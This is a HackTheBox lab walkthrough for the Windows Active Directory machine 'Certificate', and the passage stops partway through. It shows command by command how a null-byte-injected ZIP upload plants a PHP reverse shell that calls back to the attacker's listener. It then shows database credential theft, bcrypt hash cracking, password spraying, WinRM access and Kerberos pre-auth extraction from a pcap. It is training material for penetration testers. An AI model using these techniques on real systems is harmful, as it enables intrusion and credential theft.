



HACKTHEBOX



Certificate

25th Sept 2025

Prepared By: k1ph4ru

Machine Author: Spectra199

Difficulty: **Hard**

Synopsis

`Certificate` is a hard Windows Active Directory machine that starts with an E-learning platform. The web application is vulnerable to `Null-Byte Injection` in its file upload feature, allowing a `PHP` reverse shell to be executed for initial access as `xamppuser`. Database credentials are retrieved, enabling lateral movement to the `Sara.B` user. Further enumeration uncovers a network capture file that leaks `Lion.SK's` credentials. Using these, Active Directory Certificate Services (`ADCS`) is enumerated, and a vulnerable template is exploited to request certificates on behalf of other users. A certificate for the `Ryan.K` user is then obtained, whose `SeManageVolumePrivilege` is leveraged to gain a shell as `NT AUTHORITY\NETWORK SERVICE`. Finally, `SeImpersonatePrivilege` is used to escalate to `NT AUTHORITY\SYSTEM`, dump `ntds.dit` and `registry` hives, and extract the Administrator's `NTLM` hash, ultimately allowing access as the `Administrator`.

Skills Required

- Active Directory Enumeration
- Web Exploitation
- Network Packet Analysis

Skills Learned

- Null-Byte Injection

- Active Directory Certificate Services (ADCS) Exploitation
- Kerberos Attacks
- Exploiting Windows Privileges

Enumeration

Nmap

Let's start our enumeration with an `Nmap` scan.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.71 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$/)
$ nmap -p$ports -sC -sV 10.10.11.71
<SNIP>
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-title: Did not follow redirect to http://certificate.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-03
17:06:29Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain:
certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after: 2025-11-04T03:14:54
|_ssl-date: 2025-09-03T17:08:03+00:00; +8h01m11s from scanner time.
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain:
certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after: 2025-11-04T03:14:54
|_ssl-date: 2025-09-03T17:08:03+00:00; +8h01m11s from scanner time.
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after: 2025-11-04T03:14:54
|_ssl-date: 2025-09-03T17:08:03+00:00; +8h01m11s from scanner time.
```

```

3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_ Not valid after: 2025-11-04T03:14:54
|_ ssl-date: 2025-09-03T17:08:03+00:00; +8h01m11s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-03T17:07:23
|_  start_date: N/A
|_ clock-skew: mean: 8h01m10s, deviation: 0s, median: 8h01m10s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
</SNIP>


```

The output reveals a lot of open ports, indicating that the machine uses `Active Directory` Services. On port `80`, we have an `Apache` web server. Also, from the `Nmap` output, we uncover two valid hostnames for the machine. One refers to the domain, `certificate.htb`, and the other refers to the Domain Controller, `DC01.certificate.htb`. Thus, let's add them to our hosts file.

```
$ echo "10.10.11.71 certificate.htb DC01.certificate.htb" | sudo tee -a /etc/hosts
```

Apache - Port 80

We proceed to enumerate port `80` by visiting <http://certificate.htb>.



Popular Courses

Here we come across an E-learning platform, and we can then proceed to register an account as a `student` by visiting `ACCOUNT -> REGISTER`.

The image shows the 'Account Registration' page of the Certificate website. The page has a dark blue header with the site name 'Certificate' on the left and a navigation menu with links for HOME, ABOUT, ACCOUNT, BLOG, and CONTACTS on the right. Below the header is a large purple banner with a wavy bottom edge. On the right side of the banner, the text 'Account Registration' is displayed in white. Below the banner, there is a registration form. The form is divided into two columns. The left column contains fields for 'Username' (with the value 'test'), 'Email' (with the value 'test@test.com'), 'Password' (with four dots), and 'Confirm Password' (with four dots). The right column contains a 'First Name' field (with the value 'test'), a 'Last Name' field (with the value 'test'), a 'Select account type' dropdown menu (with the value 'student'), and a 'Submit' button. A red box highlights the registration form. To the left of the form, there is an illustration of a person standing next to a large laptop displaying books, and another person lying on the floor next to a laptop. Above the form, there is a note: 'Please note that after creating a teacher account you need to contact our support to verify your identity and activate your account'.

After logging in, we see that we have access to a course's dashboard.

Certificate

HOMEABOUTCOURSESAccount +BLOGCONTACTS

Courses

Certificate, is one of the most famous E-Learn platform to learn new skills and get certified by a proven teachers!

Home → Courses

New Classes

We are adding/updating classes every year in our platform to keep you updated with the latest resources!

Top Courses

In the history of the E-Learn platforms, certificate provides the best quality courses and certificates


Full E-Books

If you do not prefer videos we provided you with an E-Book for every course in our platform

Popular Courses Available Right Now

Go a head and select your course to start your career!

PREVNEXT



Next, proceed to select one of the available courses and enroll in it.

Certificate

HOMEABOUTCOURSESAccount +BLOGCONTACTS

Course Details

Certificate, is one of the most famous E-Learn platform to learn new skills and get certified by a proven teachers!

Home → Courses → Course Details

Trainer's Name	John Wood
Course Fee	\$112
Average time to finish	22 hours

ENROLL THE COURSE

Your Feedback

After enrolling in the course, we see a course outline. This list consists of session `videos` and `quizzes`.

Course Outline	
Intro	WATCH
Session-1	WATCH
Session-2	WATCH
Session-3	WATCH
Session-4	WATCH
Quizz-1	SUBMIT
Session-5	WATCH
Quizz-2	SUBMIT
Session-6	WATCH
Session-7	WATCH
Session-8	WATCH
Quizz-3	SUBMIT

Let's select one of the quizzes. This action redirects us to a submission page where file uploads are allowed. The application explicitly restricts accepted file types to `.pdf`, `.docx`, `.pptx`, and `.xlsx` on the upload form. This validation happens on the server side.

Certificate

HOMEABOUTCOURSESAccountBLOGCONTACTS

The advanced programming algorithms - Quizz-1

Home → Upload



- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

The advanced programming alogorithms - Quizz-1

Select File:

Browse...No file selected.

Submit →

We can test this by creating a `ZIP` archive that contains a `PDF` file and uploading it.

Certificate

HOMEABOUTCOURSESAccountBLOGCONTACTS

The advanced programming algorithms - Quizz-1

Home → Upload



File uploaded successfully! You can check your uploaded assignment file(in case you want to re-upload it or do some changes [HERE](#))

- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

The advanced programming alogorithms - Quizz-1

Select File:

Browse...No file selected.

Submit →

After uploading, the application returns a hyperlink to the uploaded `PDF` file. The link points directly to the `PDF` inside the archive, indicating that the application extracted the `PDF` from the uploaded `ZIP` archive and stored it in a publicly accessible location.

Next, let's attempt to upload a `ZIP` archive that contains a `PHP` [reverse shell](#). We must update the script's IP and port to point to our listener.

```
$ zip shell.zip php_reverse_shell.php
adding: php_reverse_shell.php (deflated 72%)
```

Uploading that archive results in an HTTP `400 Bad Request` error, indicating the server rejected the upload when a `PHP` file was inside the archive. This suggests the application performs additional server-side checks that detect and block disallowed file types even when they are contained inside an archive.

400 Bad Request

The request you sent contains bad or malicious content(Invalid Extension).

Foothold

To attempt to bypass the filename-based filtering, we generate a `ZIP` archive with a filename crafted to look like an allowed type `file.php..pdf`. We can use the Python `zipfile` module to create the `ZIP` with a modified `arcname`, which results in the archive holding an entry whose name includes both `.php` and `.pdf`.

```
$ python3
Python 3.13.2 (main, Mar 13 2025, 14:29:07) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import zipfile
>>> with zipfile.ZipFile("test.zip", "w") as zip_file:
...     zip_file.write("php_reverse_shell.php", arcname="file.php..pdf")
...
>>>
```

This generates a `ZIP` file we can edit with a hex editor to modify the raw bytes. This allows us to change the file's byte-level representation, directly inject a null byte into the filename, and replace the `.` character with `00`, so the application treats the name as ending at the null byte and exposes the `.php` file at the end.

After creating the `ZIP` archive, we open the raw archive file in a hex editor and modify it to inject a null byte into the filename metadata. Injecting a null byte causes the server-side filename parsers to treat the visible name as terminating at the null character.

```
$ sudo hexeditor test.zip
```

```

00000000 50 4b 03 04 14 00 00 00 00 00 95 45 23 5b 00 04  PK.....EH...
00000010 0f c7 8d 24 00 00 8d 24 00 00 00 00 00 00 65 69  PK.....E...
00000020 6c 65 2e 70 68 00 00 00 70 64 66 3c 3f 70 68 70  PK.....E...
00000030 0a 2f 2f 20 43 6f 70 79 72 69 67 68 74 20 28 63  PK.....E...
00000040 29 20 32 30 32 30 20 49 76 61 66 20 c5 a0 69 61  PK.....E...
00000050 63 65 68 0a 2f 2f 20 76 32 2e 36 0a 2f 2f 20 52  PK.....E...
00000060 65 71 75 69 72 65 73 20 50 48 50 20 76 35 2e 30  PK.....E...
00000070 2e 30 20 6f 72 20 67 72 65 61 74 65 72 2e 0a 2f  PK.....E...
00000080 2f 20 57 6f 72 68 73 20 6f 65 20 4c 69 6e 75 76  PK.....E...
00000090 20 4f 53 2c 20 60 61 63 4f 53 2c 20 61 6e 64 20  PK.....E...
000000a0 57 69 6e 64 6f 77 73 20 4f 53 2e 0a 2f 2f 20 53  PK.....E...
000000b0 65 65 20 74 68 65 28 6f 72 69 67 69 65 61 6e 28  PK.....E...
000000c0 73 63 72 60 70 74 20 61 74 20 68 74 70 73 3a  PK.....E...
000000d0 2f 2f 67 69 74 68 75 62 2e 63 6f 60 2f 70 65 6e  PK.....E...
000000e0 74 65 73 74 60 6f 6e 68 65 79 2f 70 68 70 20 72  PK.....E...
000000f0 65 76 65 72 73 65 20 73 68 65 6c 6c 2e 0a 63 6c  PK.....E...
00000100 61 73 73 20 53 68 65 6c 6c 20 7b 0a 20 20 20 20  PK.....E...
00000110 70 72 69 76 61 74 65 20 24 61 64 64 72 20 20 30  PK.....E...
00000120 20 6e 75 6c 6c 3b 0a 20 20 20 20 72 69 76 61  PK.....E...

```

And also change the bytes at the bottom of the file.

```

00002470 0a 24 73 68 2d 3e 72 75 6e 28 29 3b 0a 75 6e 73  PK.....E...
00002480 65 74 28 24 73 68 29 3b 0a 2f 2f 20 67 61 72 62  PK.....E...
00002490 61 67 65 20 63 6f 6c 6c 65 63 74 6f 72 20 72 65  PK.....E...
000024a0 71 75 69 72 65 73 20 50 48 50 20 76 35 2e 33 2e  PK.....E...
000024b0 30 20 6f 72 20 67 72 65 61 74 65 72 0a 2f 2f 20  PK.....E...
000024c0 40 67 61 5f 63 6f 6c 6c 65 63 74 5f 63 79 63 6c  PK.....E...
000024d0 65 73 70 29 3b 0a 65 63 68 6f 20 2f 3c 2f 70 72  PK.....E...
000024e0 65 3e 27 38 0a 3f 3e 0a 50 48 01 02 14 03 14 00  PK.....E...
000024f0 00 00 00 00 95 45 23 5b 80 d4 df c7 8d 24 00 00  PK.....E...
00002500 8d 24 00 00 8d 00 00 00 00 00 00 00 00 00 00 00  PK.....E...
00002510 84 81 00 00 00 00 65 69 6c 65 2e 70 68 70 00 00  PK.....E...
00002520 70 64 66 50 48 05 06 00 00 00 00 01 00 01 00 3b  PK.....E...
00002530 00 00 00 e8 24 00 00 00 00  PK.....E...

```


We verify the archive contents without extracting.

```

$ unzip -l test.zip
Archive:  test.zip
  Length      Date    Time    Name
-----
  9405      2025-09-03  08:44    file.php
-----
  9405                          1 file

```

The listing shows the entry as `file.php`, which is our `PHP` reverse shell. We then upload the `ZIP` file.



We see this was successful, and we got a hyperlink to the uploaded file. The `%20` character in the `URL` is a space character that appears because of how our null byte injection and byte-level `ZIP` modification interacted with the server's filename handling. The server accepted the file, but when creating the URL, it replaced the null byte or other special characters with a space, which is shown as `%20` in the link. This

shows that our byte-level manipulation worked.

Before triggering our reverse shell, let's start a `Netcat` listener on the port we configured earlier.

```
$ nc -lnvp 9000
listening on [any] 9000 ...
```

Then we trigger the `PHP` payload by requesting the file without the `.pdf` extension.

```
$ curl http://certificate.htb/static/uploads/8b5d16fef8657ce608dd90c3ef106207/file.php
```

Checking the `Netcat` listener, we see a successful connection and an interactive shell as the `certificate\xamppuser` user.

```
$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.71] 54934
SOCKET: Shell has connected! PID: 3492
Microsoft Windows [Version 10.0.17763.6532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\certificate.htb\static\uploads\8b5d16fef8657ce608dd90c3ef106207>whoami
certificate\xamppuser
```

Lateral Movement 1

Enumerating the system, we come across a `db.php` file.

```
C:\xampp\htdocs\certificate.htb> Volume in drive C has no label.
Volume Serial Number is 7E12-22F9

Directory of C:\xampp\htdocs\certificate.htb

12/30/2024  03:04 PM    <DIR>          .
12/30/2024  03:04 PM    <DIR>          ..
<SNIP>
12/23/2024  05:46 AM                549 db.php
</SNIP>
```

We can get the credentials to access the `MySQL` server from this file.

```

C:\xampp\htdocs\certificate.htb>type db.php
<?php
// Database connection using PDO
try {
<SNIP>
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
</SNIP>
?>
C:\xampp\htdocs\certificate.htb>

```

We can connect to the `MySQL` server using the `mysql.exe` binary in the `C:\xampp\mysql\bin` folder. But first, let's switch to a `PowerShell` session.

```

C:\xampp\mysql\bin> powershell
<SNIP>
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D
'Certificate_WEBAPP_DB' -e 'show tables;'
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
PS C:\xampp\mysql\bin>

```

Let's enumerate the database to understand its structure and contents.

```

PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D
'Certificate_WEBAPP_DB' -e 'describe users;'
Field      Type      Null      Key      Default Extra
id          int(11)   NO        PRI      NULL    auto_increment
first_name  varchar(50) NO        NO        NULL
last_name   varchar(50) NO        NO        NULL
username    varchar(50) NO        UNI      NULL
email       varchar(50) NO        UNI      NULL
password    varchar(255) NO        NO        NULL
created_at  timestamp YES       YES       current_timestamp()
role        enum('student','teacher','admin') YES       NULL
is_active   tinyint(1) NO        NO        1
PS C:\xampp\mysql\bin>

```

From the output, we see that the `users` table contains fields such as `username`, `email`, `password`, and `role`. So, let's dump the contents of the `users` table.

```

PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D
'Certificate_WEBAPP_DB' -e 'SELECT * from users'
id      first_name  last_name  username      email      password      created_at
role    is_active
1       Lorra   Armessa  Lorra.AAA      lorra.aaa@certificate.htb
$2y$04$bzs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG      2024-12-23 12:43:10
teacher 1
6       Sara    Laracrof   Sara1200      sara1200@gmail.com
$2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK      2024-12-23 12:47:11
teacher 1
7       John    Wood      Johney   johny009@mail.com
$2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGYEW3yqBf.IxRq      2024-12-23 13:18:18
student 1
8       Havok   Watterson   havokww   havokww@hotmail.com
$2y$04$XSXoFSfcMos5Zp8ojTeUSOj6ENEun6oWM93mVRQgvaBufba5I5nti      2024-12-24 09:08:04
teacher 1
9       Steven  Roman      stev       steven@yahoo.com
$2y$04$6FHP.7xTHRGYRI9kRIo7deUH0LX.vx2ixwv0cOW6TDtRGgOhRFX2      2024-12-24 12:05:05
student 1
10      Sara    Brawn      sara.b      sara.b@certificate.htb
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6      2024-12-25 21:31:26
admin   1
12      test    test       test        test@test.com
$2y$04$hl0ALUFWXs0WBx2zalUoCe4.g1Bshob8w8N8JpDXjV5eAhOhTTSf6      2025-09-03 11:37:50
student 1
PS C:\xampp\mysql\bin>

```

We notice that the account for `Sara.B` uses an email that matches the domain name of the machine `sara.b@certificate.htb`.

```

10      Sara    Brawn      sara.b      sara.b@certificate.htb
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6      2024-12-25 21:31:26
admin   1

```

Therefore, let's attempt to crack this user's password hash.

```

$ hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:Blink182
</SNIP>

```

The password is retrieved to be `Blink182`. To see which user we can authenticate as with this username, let's get a list of usernames from the domain and spray this password.

```

PS C:\xampp\mysql\bin> Get-ADUser -Filter {Enabled -eq $true} | Select-Object
SamAccountName, Name

SamAccountName Name

```

```

-----
Administrator Administrator
Kai.X Kai
Sara.B Sara
John.C John
Aya.W Aya
Nya.S Nya
Maya.K Maya
Lion.SK Lion
Eva.F Eva
Ryan.K Ryan
akeder.kh Akeder Kham
kara.m Kara Marcos
Alex.D Alex Disel
karol.s Karol Sam
saad.m Saad Maher
xamppuser xamppuser

```

We save the usernames to a file and perform a password spray using `Netexec`.

```

$ nxc smb 10.10.11.71 -u users.txt -p 'Blink182' --continue-on-success
SMB 10.10.11.71 445 DC01 [*] Windows 10 / Server 2019 Build
17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False)
<SNIP>
SMB 10.10.11.71 445 DC01 [+] certificate.htb\Sara.B:Blink182
</SNIP>

```

The password works for the user `sara.B`. So let's use these credentials to access the target via `winRM`. We can use `Evil-Winrm` for this.

```

$ evil-winrm -i 10.10.11.71 -u Sara.B -p 'Blink182'
<SNIP>
*Evil-WinRM* PS C:\Users\Sara.B\Documents>

```

Lateral Movement 2

Having gained a shell as the user `sara.B`, let's start by enumerating the privileges and group memberships assigned to the user.

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> whoami /all
<SNIP>
Group Name                                Type                                SID
-----
Attributes
=====
<SNIP>

CERTIFICATE\Help Desk                    Group                                S-1-5-21-515537669-4223687196-
3249690583-1110 Mandatory group, Enabled by default, Enabled group

</SNIP>
```

We can see this user is part of the `Help Desk` group. Checking the user's `Documents` folder, we discover a folder named `ws-01`, which contains a text file and a `.pcap` file.

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents\ws-01> dir
Directory: C:\Users\Sara.B\Documents\ws-01

Mode                LastWriteTime         Length Name
----                -
-a----            11/4/2024  12:44 AM           530 Description.txt
-a----            11/4/2024  12:45 AM        296660 WS-01_PktMon.pcap
```

Viewing the contents of the text file provides context about an issue on the workstation.

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents\ws-01> type Description.txt
The workstation 01 is not able to open the "Reports" smb shared folder which is hosted on
DC01.
When a user tries to input bad credentials, it returns bad credentials error.
But when a user provides valid credentials the file explorer freezes and then crashes!
```

Let's download the `.pcap` file and open it in `Wireshark` for further analysis.

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
887 31.672965 192.168.56.128 192.168.56.101 KRB5 263 AS-REQ
891 31.672966 192.168.56.101 192.168.56.128 KRB5 246 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
892 31.672973 192.168.56.101 192.168.56.128 KRB5 246 [TCP Fast Retransmission] KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
917 31.715935 192.168.56.128 192.168.56.101 KRB5 363 AS-REQ
922 31.719364 192.168.56.101 192.168.56.128 KRB5 287 AS-REP
947 31.721935 192.168.56.128 192.168.56.101 KRB5 1757 TGS-REQ
954 31.725137 192.168.56.101 192.168.56.128 KRB5 248 TGS-REP
979 31.726551 192.168.56.128 192.168.56.101 KRB5 1611 TGS-REQ
986 31.727967 192.168.56.101 192.168.56.128 KRB5 180 TGS-REP
1001 31.728709 192.168.56.128 192.168.56.101 SMB2 3390 Session Setup Request
1007 31.731694 192.168.56.101 192.168.56.128 SMB2 314 Session Setup Response
1008 31.731708 192.168.56.101 192.168.56.128 SMB2 314 [TCP Fast Retransmission] Session Setup Response
Name: 917: 363 bytes on wire (2904 bits), 363 bytes captured (2904 bits) on interface unknown, id 0
Ethernet II, Src: PCSystemtec_06:80:13 (08:00:27:06:80:13), Dst: PCSystemtec_06:8d:f8 (08:00:27:06:8d:f8)
Internet Protocol Version 4, Src: 192.168.56.128, Dst: 192.168.56.101
Transmission Control Protocol, Src Port: 49739, Dst Port: 88, Seq: 1, Ack: 1, Len: 369
Kerberos
Record Mark: 395 bytes
0... = Reserved: Not set
0000 0000 0000 0000 0001 0011 0001 = Record Length: 395
AS-REQ
pvn0: 5
msg-type: krb-as-req (10)
padata: 2 items
- PA-DATA pA-ENC-TIMESTAMP
- padata-type: pA-ENC-TIMESTAMP (2)
- padata-value: 3041a083020112a23a043823f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf30b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
cipher: 23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf30b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
- PA-DATA pA-PAC-REQUEST
- padata-type: pA-PAC-REQUEST (128)
- padata-value: 3005a0830101ff
include-pac: True
req-body
padding: 0
kdc-options: 40810010
name
- name-type: kRB5-NT-PRINCIPAL (1)
- cname-string: 1 item
CNameString: Lion.SK
realm
- name-type: kRB5-NT-PRINCIPAL (1)
- name: CERTIFICATE
till: Sep 12, 2037 22:48:05.000000000 EDT
rtime: Sep 12, 2037 22:48:05.000000000 EDT
nonce: 1788771279
etype: 6 items
addresses: 1 item WS-01c20
- HostAddress WS-01c20
[Response in: 922]
```

We then examine the `.pcap` file in `Wireshark` and look for network traffic related to `kerberos`, since it's the common authentication protocol in Active Directory environments and relies on the Key Distribution Center to issue and validate authentication requests.

Here we notice an `AS-REQ` request. Based on how Kerberos authentication works, the phases are initial authentication (requesting a TGT), Ticket Granting Service (TGS) request (requesting a service ticket), and the AP exchange (presenting a service ticket to access a service). After researching how to create a hash from a Kerberos pre-auth packet, we find this [post](#).

In the TGT phase, when a user logs in the client sends an `AS-REQ` that includes key components such as the client principal name, a timestamp (encrypted), and the `realm` (the domain name).

